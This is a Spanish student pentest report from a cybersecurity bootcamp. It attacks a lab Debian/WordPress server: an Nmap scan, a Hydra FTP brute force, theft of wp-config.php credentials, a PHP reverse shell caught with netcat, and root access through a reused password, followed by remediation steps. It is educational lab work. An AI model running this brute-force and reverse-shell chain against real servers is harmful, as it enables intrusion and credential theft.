




INFORME DE PENTESTING -4GEEKS ACADEMY-

SARA MARTÍ
10/05/2026

PROYECTO FINAL BOOTCAMP DE CIBERSEGURIDAD -4GEEKS ACADEMY-

CONTENIDO

INTRODUCCIÓN Y OBJETIVO	2
OBJETIVO	2
ALCANCE	2
ENTORNO DE PRUEBAS	2
HERRAMIENTAS UTILIZADAS	3
RESUMEN TÉCNICO DE HALLAZGOS	3
ESCANEO Y RECONOCIMIENTO	4
EXPLOTACIÓN CONTROLADA DE FTP	6
EXPLOTACIÓN CONTROLADA	9
ESCALADA DE PRIVILEGIOS	9
IMPACTO	10
CORRECCIÓN APLICADA	11
CORRECCIÓN DEL SERVICIO FTP	11
ELIMINACIÓN DEL ARCHIVO SHELL3.PHP Y PRUEBA.TXT	13
CORRECCIÓN DE LOS PERMISOS DE VAR/WWW/HTML Y WP-CONFIG.PHP	14
CORRECCIÓN DE LA CONFIGURACIÓN DE APACHE	15
CAMBIO DE CREDENCIALES DE WP-CONFIG.PHP, MARIADB Y USUARIOS DEBIAN Y ROOT	17
RECOMENDACIONES	18
FTP	18
GESTIÓN DE CONTRASEÑAS	19
PERMISOS EN DIRECTORIO WEB	19
CONFIGURACIÓN DE APACHE	19
REVISAR Y MONITORIZAR ACCESOS	20
MANTENER EL SISTEMA Y WORDPRESS ACTUALIZADOS	20
COPIAS DE SEGURIDAD PERIÓDICAS	20
REVISIÓN DE USUARIOS Y PRIVILEGIOS	20
CONCLUSIÓN	21

INTRODUCCIÓN Y OBJETIVO

Este informe corresponde a la fase 2 del proyecto final, donde hay que detectar y corregir una nueva vulnerabilidad diferente a la analizada en la fase anterior.

Para ello, se realiza un pentest controlado sobre el servidor Debian, comenzando con un escaneo completo del sistema para identificar puertos y servicios expuestos y posibles vulnerabilidades. Tras detectar la vulnerabilidad, se procede a explotarla de forma controlada para comprobar su impacto, intentar escalar privilegios y aplicar correcciones para eliminar dicha vulnerabilidad.

OBJETIVO

El objetivo principal de este informe es documentar el proceso completo realizado durante la fase de pentesting, desde el reconocimiento inicial hasta la corrección de la vulnerabilidad identificada.

Durante el análisis se pretende:

- Identificar los puertos y servicios expuestos en el servidor Debian.
- Revisar las versiones y configuraciones de los servicios detectados.
- Comprobar si existen credenciales débiles o permisos mal configurados.
- Explotar la vulnerabilidad de forma controlada para validar su impacto.
- Escalar privilegios y obtener evidencias del nivel de acceso conseguido.
- Aplicar medidas de corrección y proponer recomendaciones de seguridad.

ALCANCE

El alcance del pentest se limita al servidor Debian utilizado en el laboratorio del proyecto final. Las pruebas realizadas se llevan a cabo únicamente dentro de la red NAT configurada para el ejercicio, sin afectar a sistemas externos.

Las acciones realizadas incluyen escaneo de red, enumeración de servicios, comprobación de acceso por FTP, prueba de credenciales débiles, revisión de permisos sobre el sistema de archivos, acceso a archivos sensibles, subida controlada de archivos al directorio web, obtención de shell reversa, escalada de privilegios y corrección de malas configuraciones del servidor y de Wordpress.

ENTORNO DE PRUEBAS

El ejercicio se realiza en entorno de laboratorio controlado, configurado en red NAT, con nombre NatNetwork y con Kali Linux como máquina atacante y el servidor Debian como víctima.

Máquina	Dirección IP
Kali Linux	10.0.2.9
Servidor Debian	10.0.2.26

HERRAMIENTAS UTILIZADAS

Para la realización del pentest se emplearon las siguientes herramientas:

- Nmap
- Hydra
- FTP
- Navegador web
- Terminal Kali Linux
- Netcat

RESUMEN TÉCNICO DE HALLAZGOS

Servicio / elemento afectado	Hallazgo	Impacto	Evidencia
FTP 21/tcp	Servicio FTP expuesto con vsftpd 3.0.3	Aumento de superficie de ataque	Detectado mediante Nmap
FTP anonymous	Login anónimo permitido	Configuración insegura, aunque con permisos limitados	Acceso anonymous permitido, sin acciones útiles
Usuario debian por FTP	Credenciales débiles identificadas mediante fuerza bruta	Acceso no autorizado al sistema de archivos	Acceso FTP válido con usuario debian
Permisos sobre /var/www/html	El usuario FTP podía leer y escribir en el directorio web	Posibilidad de modificar contenido web y subir archivos ejecutables	Subida de archivo de prueba y navegación por directorios
Archivo wp-config.php	Archivo descargable desde FTP	Exposición de credenciales internas de WordPress/base de datos	Descarga y lectura del archivo. Verificación de reutilización de contraseñas.
Directorio web / WordPress	Subida de archivo PHP ejecutable	Ejecución remota de código en el servidor web	Obtención de shell reversa como www-data
Gestión de credenciales	Reutilización de contraseña entre servicios/usuarios	Escalada de privilegios y compromiso total del sistema	Cambio a debian y acceso final a root

ESCANEOS Y RECONOCIMIENTO

El objetivo de esta fase fue realizar un escaneo con Nmap para identificar las versiones de los servicios expuestos y posibles configuraciones inseguras diferentes de la fase 1.

Inicialmente, se ejecutó un escaneo de puertos básicos para ver los servicios disponibles con el comando **nmap 10.0.2.26**, como resultados se identificaron tres puertos abiertos.

- 21/tcp FTP
- 22/tcp SSH
- 80/tcp HTTP

```
(kali@kali)-[~]
$ nmap 10.0.2.26
Starting Nmap 7.98 ( https://nmap.org ) at 2026-05-14 03:40 -0400
Nmap scan report for 10.0.2.26
Host is up (0.00015s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 08:00:27:35:4B:E3 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 4.91 seconds
```

Imagen 1: Resultado del nmap 10.0.2.26

Para profundizar un poco más en el análisis se realizó un segundo escaneo para poder obtener las versiones de los servicios expuestos, con el comando **nmap -sCV 10.0.2.26**

De este segundo escaneo se sacan varias conclusiones:

1. **Vulnerabilidad en FTP (vsftpd 3.0.3):** El escaneo puso de manifiesto que este servicio tiene permitido el inicio de sesión con el usuario anónimo (Anonymous FTP login allowed).
2. **Exposición Web (Apache 2.4.62):** Se detectó la presencia de un archivo robots.txt con una entrada denegada para el directorio /wp-admin/. Este hallazgo confirmó que el servidor tiene un WordPress, dando así un objetivo claro para la búsqueda de archivos de configuración sensibles.

SERVICIOS IDENTIFICADOS		
Puerto/Servicio	Versión	Hallazgo
21/tcp FTP	Vsftpd 3.0.3	Acceso Anónimo habilitado
22/tcp SSH	OpenSSH 9.2p1	Servicio activo
80/tcp HTTP	Apache 2.4.62	Presencia de WordPress

Con esta información, se determinó que el vector más viable para la intrusión era la explotación de credenciales en el servicio FTP para intentar acceder a la estructura de archivos del WordPress identificado.

```
(kali@kali)-[~]
$ nmap -sCV 10.0.2.26
Starting Nmap 7.98 ( https://nmap.org ) at 2026-05-14 03:42 -0400
Nmap scan report for 10.0.2.26
Host is up (0.00018s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ftp-syst:
|   STAT:
|   FTP server status:
|     Connected to ::ffff:10.0.2.9
|     Logged in as ftp
|     TYPE: ASCII
|     No session bandwidth limit
|     Session timeout in seconds is 300
|     Control connection is plain text
|     Data connections will be plain text
|     At session startup, client count was 1
|     vsFTPD 3.0.3 - secure, fast, stable
|_End of status
22/tcp    open  ssh      OpenSSH 9.2p1 Debian 2+deb12u3 (protocol 2.0)
|_ssh-hostkey:
|   256 aa:f8:39:b3:ce:e6:3a:c9:60:79:bc:6c:06:47:ff:5a (ECDSA)
|_  256 43:ca:a9:c9:31:7b:82:d9:03:ff:40:f2:a3:71:40:83 (ED25519)
80/tcp    open  http     Apache httpd 2.4.62 ((Debian))
|_http-robots.txt: 1 disallowed entry
|_/_wp-admin/
|_http-server-header: Apache/2.4.62 (Debian)
|_http-title: Apache2 Debian Default Page: It works
MAC Address: 08:00:27:35:4B:E3 (Oracle VirtualBox virtual NIC)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.19 seconds
```

Imagen 2: Resultado nmap -sCV 10.0.2.26, donde se identifican las versiones y el acceso FTP Anonymous permitido.

EXPLOTACIÓN CONTROLADA DE FTP

El primer paso para esta fase de explotación del servicio FTP es acceder con el usuario Anonymous, para ver hasta donde se puede llegar a través de este servicio. El resultado es que no deja listar directorios, ni cargar ni descargar archivos.

```
(kali@kali)-[~]
└─$ ftp 10.0.2.26
Connected to 10.0.2.26.
220 (vsFTPd 3.0.3)
Name (10.0.2.26:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> pwd
Remote directory: /
ftp> ls
229 Entering Extended Passive Mode (|||19055|)
150 Here comes the directory listing.
226 Directory send OK.
ftp> put prueba_ftp.txt
local: prueba_ftp.txt remote: prueba_ftp.txt
229 Entering Extended Passive Mode (|||23672|)
550 Permission denied.
ftp> cd home
550 Failed to change directory.
ftp>
```

Imagen 3: Acceso a FTP con el usuario Anonymous

El siguiente paso fue realizar fuerza bruta al usuario debian para comprobar si se podía acceder a través de el por el FTP, donde se descubrieron credenciales débiles y predecibles. Una vez obtenida la credencial del usuario se procedió a acceder al servicio, desde donde se realizó una subida de archivo de prueba (prueba.txt), movimiento entre directorios pudiendo llegar a descargar el archivo wp-config.php en la ruta var/www/html y visualizando las credenciales de la base de datos de WordPress.

Además, se puede visualizar que el directorio tiene permisos 777 para los archivos y subdirectorios.

```
(kali@kali)-[~]
└─$ hydra -l debian -P /usr/share/wordlists/rockyou.txt ftp://10.0.2.26
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for il

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-05-14 03:53:16
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ftp://10.0.2.26:21/
[21][ftp] host: 10.0.2.26 login: debian password: 123456
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-05-14 03:53:32
```

Imagen 4: Resultado de fuerza bruta al usuario debian.


```

(kali@kali)-[~/Desktop]
$ ftp 10.0.2.26
Connected to 10.0.2.26.
220 (vsFTPd 3.0.3)
Name (10.0.2.26:kali): debian
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> cd Desktop
250 Directory successfully changed.
ftp> put prueba.txt
local: prueba.txt remote: prueba.txt
229 Entering Extended Passive Mode (|||17275|)
150 Ok to send data.
100% |*****|
226 Transfer complete.
61 bytes sent in 00:00 (20.28 KiB/s)
ftp> ls
229 Entering Extended Passive Mode (|||32905|)
150 Here comes the directory listing.
-rw----- 1 1000 1000 61 May 14 03:59 prueba.txt

```

Imagen 5: Prueba de subida de archivos por el servicio FTP

```

250 Directory successfully changed.
ftp> cd var
250 Directory successfully changed.
ftp> cd www
250 Directory successfully changed.
ftp> cd html
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||42465|)
150 Here comes the directory listing.
-rwxrwxrwx 1 33 33 10701 Sep 30 2024 index.html
-rwxrwxrwx 1 33 33 405 Feb 06 2020 index.php
-rwxrwxrwx 1 33 33 19903 May 12 11:05 license.txt
-rwxrwxrwx 1 33 33 7425 May 12 11:05 readme.html
-rwxrwxrwx 1 33 33 7349 May 12 11:05 wp-activate.php
drwxrwxrwx 9 33 33 4096 Sep 10 2024 wp-admin
-rwxrwxrwx 1 33 33 351 Feb 06 2020 wp-blog-header.php
-rwxrwxrwx 1 33 33 2323 Jun 14 2023 wp-comments-post.php
-rwxrwxrwx 1 33 33 3339 May 12 11:05 wp-config-sample.php
-rwxrwxrwx 1 33 33 3017 Sep 30 2024 wp-config.php
drwxrwxrwx 6 33 33 4096 May 14 03:42 wp-content
-rwxrwxrwx 1 33 33 5617 May 12 11:05 wp-cron.php
drwxrwxrwx 31 33 33 16384 May 12 11:05 wp-includes
-rwxrwxrwx 1 33 33 2493 May 12 11:05 wp-links-opml.php
-rwxrwxrwx 1 33 33 3937 Mar 11 2024 wp-load.php
-rwxrwxrwx 1 33 33 51437 May 12 11:05 wp-login.php
-rwxrwxrwx 1 33 33 8727 May 12 11:05 wp-mail.php
-rwxrwxrwx 1 33 33 31055 May 12 11:05 wp-settings.php
-rwxrwxrwx 1 33 33 34516 May 12 11:05 wp-signup.php
-rwxrwxrwx 1 33 33 5214 May 12 11:05 wp-trackback.php
-rwxrwxrwx 1 33 33 3205 May 12 11:05 xmlrpc.php
226 Directory send OK.
ftp> get wp-config.php
local: wp-config.php remote: wp-config.php
229 Entering Extended Passive Mode (|||11943|)
150 Opening BINARY mode data connection for wp-config.php (3017 bytes).
100% |*****|
226 Transfer complete.
3017 bytes received in 00:00 (525.93 KiB/s)
ftp>

```

Imagen 6: Movimiento por directorios y descarga del archivo wp-config.php.


```
└─$ cat wp-config.php
<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the installation.
 * You don't have to use the website, you can copy this file to "wp-config.php"
 * and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * Database settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://developer.wordpress.org/advanced-administration/wordpress/wp-config/
 *
 * @package WordPress
 */

// ** Database settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define( 'DB_NAME', 'wordpress' );

/** Database username */
define( 'DB_USER', 'wordpressuser' );

/** Database password */
define( 'DB_PASSWORD', '123456' );

/** Database hostname */
define( 'DB_HOST', 'localhost' );

/** Database charset to use in creating database tables. */
define( 'DB_CHARSET', 'utf8' );

/** The database collate type. Don't change this if in doubt. */
define( 'DB_COLLATE', '' );
```

Imagen 7: cat a wp-config.php

EXPLOTACIÓN CONTROLADA

Una vez demostrado que podían cargar y descargar archivos, el siguiente paso fue cargar una shell reversa en var/www/html/uploads, poner un listener con netcat en otra terminal escuchando en el puerto 4444 y cargar la ruta en el navegador para obtener la reverse shell con el usuario www-data.




Imagen 8: Carga del archivo shell3.php en el navegador.




Imagen 9: Obtención de reverse shell con el usuario www-data

ESCALADA DE PRIVILEGIOS

Una vez obtenida la reverse shell con el usuario www-data, se estabilizó la terminal para poder trabajar de forma más cómoda, ejecutando el comando `python3 -c 'import pty; pty.spawn("/bin/bash")'`

Tras estabilizar la shell, se intentó cambiar al usuario debian utilizando las credenciales obtenidas durante la explotación del servicio FTP. El cambio de usuario fue correcto, lo que permitió pasar de una shell limitada como www-data a una sesión con el usuario debian.

Después, se comprobó si existía reutilización de contraseñas entre usuarios y servicios. Como las credenciales del usuario debian y las credenciales encontradas en el archivo wp-config.php coincidían, se probó la misma contraseña con el usuario root.

El acceso fue exitoso, obteniendo privilegios administrativos sobre el servidor, confirmando así una escalada de privilegios y compromiso total del sistema.

```
(kali@kali)-[~]
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.0.2.9] from (UNKNOWN) [10.0.2.26] 33734
Linux debian 6.1.0-25-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.106-3 (2024-08-26) x86_64 GNU/Linux
04:17:52 up 40 min, 1 user, load average: 0.02, 0.07, 0.03
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU WHAT
debian    tty7     :0               04:12    40:06  2.41s  0.15s x-session-manager
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@debian:/$ su debian -08 16:49
su debian
Password: 123456 2026-05-12 11:05
debian@debian:/$ su root
su root
Password: 123456 (debian) Server at 10.0.2.26 Port 80
root@debian:/#
```

Imagen 10: Escalada de privilegios.

IMPACTO

La vulnerabilidad explotada tuvo un impacto alto, ya que permitió pasar de un servicio FTP expuesto a obtener el control completo sobre el servidor.

En primer lugar, el acceso al servicio FTP con el usuario debian permitió entrar al sistema de archivos y comprobar que existían permisos de lectura y escritura sobre rutas sensibles del servidor web. Esto hizo posible tanto descargar archivos importantes como subir nuevos archivos al directorio de WordPress.

Uno de los archivos más relevantes fue wp-config.php, ya que contenía credenciales internas de la base de datos de WordPress. La exposición de este archivo supone un riesgo importante, porque permite conocer información sensible del sitio web y puede facilitar nuevos accesos o movimientos dentro del sistema.

Además, al tener permisos de escritura sobre el directorio web, fue posible subir un archivo PHP y ejecutarlo desde el navegador. Esto permitió obtener una reverse shell con el usuario www-data, demostrando que la mala configuración no solo permitía acceso por FTP, sino también ejecución de código en el servidor web.

El impacto aumentó todavía más por la reutilización de contraseñas. Las credenciales obtenidas permitieron cambiar al usuario debian y posteriormente acceder como root, consiguiendo privilegios totales sobre el servidor.

Por tanto, el impacto final fue el compromiso total de la máquina, ya que un atacante podría:

- Acceder a archivos internos del servidor.

- Descargar información sensible.
- Modificar o subir archivos en el sitio web.
- Ejecutar código en el servidor.
- Obtener una shell como www-data
- Escalar privilegios hasta root.
- Alterar la configuración del sistema o mantener persistencia.

Resumiendo, la combinación de credenciales débiles, permisos inseguros sobre el directorio web y reutilización de contraseñas permitió convertir un acceso inicial por FTP en un compromiso completo del servidor Debian.

CORRECCIÓN APLICADA

Como primera medida temporal, se detuvieron los servicios directamente implicados en la explotación, FTP y Apache, para evitar nuevas transferencias de archivos o ejecución de contenido web mientras se aplicaban las correcciones.

```
debian@debian:/$ sudo systemctl stop vsftpd
debian@debian:/$ sudo systemctl stop apache2
debian@debian:/$
```

Imagen 11: Detención de servicios

CORRECCIÓN DEL SERVICIO FTP

A continuación, se revisó la configuración del FTP, ya que fue uno de los servicios implicados en la explotación en explotación.

Se editó el archivo `/etc/vsftpd.conf` y deshabilitó el acceso anónimo mediante `anonymous_enable=NO`. Además, se añadieron explícitamente las opciones `anon_upload_enable=NO` y `anon_mkdir_write_enable=NO` para impedir la subida de archivos o creación de directorios por usuarios anónimos. Tras guardar los cambios, se reinició el servicio y posteriormente se mantuvo detenido/deshabilitado al no ser necesario para el funcionamiento del servidor.

```

GNU nano 7.2 /etc/vsftpd.conf *
anonymous_enable=NO
#
# Uncomment this to allow local users to log in.
local_enable=YES
#
# Uncomment this to enable any form of FTP write command.
write_enable=NO
#
# Default umask for local users is 077. You may wish to change this to 022,
# if your users expect that (022 is used by most other ftpd's)
#local_umask=022
#
# Uncomment this to allow the anonymous FTP user to upload files. This only
# has an effect if the above global write enable is activated. Also, you will
# obviously need to create a directory writable by the FTP user.
anon_upload_enable=NO
#
# Uncomment this if you want the anonymous FTP user to be able to create
# new directories.
anon_mkdir_write_enable=NO

```

Imagen 12: Correcta configuración de FTP.

```

debian@debian:/$ sudo systemctl stop vsftpd
debian@debian:/$ sudo systemctl disable vsftpd
Synchronizing state of vsftpd.service with SysV service script with /lib/systemd
/systemd-sysv-install.
Executing: /lib/systemd/systemd-sysv-install disable vsftpd
Removed "/etc/systemd/system/multi-user.target.wants/vsftpd.service".
debian@debian:/$ sudo systemctl status vsftpd
○ vsftpd.service - vsftpd FTP server
   Loaded: loaded (/lib/systemd/system/vsftpd.service; disabled; preset: enab>
   Active: inactive (dead)

```

Imagen 13: Desactivación del servicio FTP.

```

(kali@kali)-[~]
$ ftp 10.0.2.26
ftp: Can't connect to `10.0.2.26:21': Connection refused
ftp: Can't connect to `10.0.2.26:ftp'
ftp>

(kali@kali)-[~]
$ nmap 10.0.2.26
Starting Nmap 7.98 ( https://nmap.org ) at 2026-05-18 09:41 -0400
Nmap scan report for 10.0.2.26
Host is up (0.00026s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE
80/tcp    open  http
MAC Address: 08:00:27:35:4B:E3 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 4.84 seconds

```

Imagen 14: Comprobación de la correcta desactivación del servicio.

ELIMINACIÓN DEL ARCHIVO SHELL3.PHP Y PRUEBA.TXT

Lo siguiente que se hizo fue eliminar los archivos subidos durante la explotación controlada. En concreto, se eliminaron el archivo prueba.txt, utilizando para comprobar la capacidad de escritura mediante FTP, y el archivo shell3.php, utilizado para obtener una reverse shell desde el entorno web.

La eliminación de estos archivos es necesaria para evitar que permanezcan en el servidor elementos creados durante la prueba y, especialmente, para impedir que la shell PHP pueda volver a ejecutarse desde el navegador. Después del borrado, se verificó que ambos archivos ya no estuvieran presentes en el directorio web.

```

debian@debian:~$ cd Desktop
debian@debian:~/Desktop$ ls
prueba.txt
debian@debian:~/Desktop$ sudo rm prueba.txt
debian@debian:~/Desktop$ ls
debian@debian:~/Desktop$

debian@debian:/var/www/html/wp-content/uploads$ ls
2024  2026  shell3.php
debian@debian:/var/www/html/wp-content/uploads$ sudo rm shell3.php
debian@debian:/var/www/html/wp-content/uploads$ ls
2024  2026
debian@debian:/var/www/html/wp-content/uploads$

```

Imagen 14: eliminación de prueba.txt y shell3.php

CORRECCIÓN DE LOS PERMISOS DE VAR/WWW/HTML Y WP-CONFIG.PHP

Tras eliminar los archivos utilizados durante la explotación controlada, se corrigieron los permisos del entorno web. Esta medida se aplicó porque durante la prueba se comprobó que el usuario accedido por FTP podía leer y escribir dentro de /var/www/html, lo que permitió subir archivos al servidor y acceder a información sensible.

